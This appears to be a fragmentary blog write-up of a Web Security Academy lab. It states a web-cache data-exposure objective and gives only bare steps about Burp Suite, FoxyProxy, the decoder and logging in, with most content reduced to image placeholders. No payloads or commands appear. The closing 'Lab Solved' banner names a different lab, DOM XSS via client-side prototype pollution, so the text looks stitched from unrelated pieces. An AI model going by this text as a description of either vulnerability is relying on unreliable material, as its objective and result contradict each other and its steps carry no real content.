
Objectives : A vulnerability where sensitive user data is stored and served from a web cache.

Step-by-step


Proxy Configuration: Open Burp Suite and ensure your browser is configured to route traffic through Burp's proxy using FoxyProxy.




Send request to decoder




Login



Configure



Lab Solved


Web Security Academy
DOM XSS via client-side prototype pollution
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Submit feedback
WE LIKE TO
BLOG
Search the blog...
Search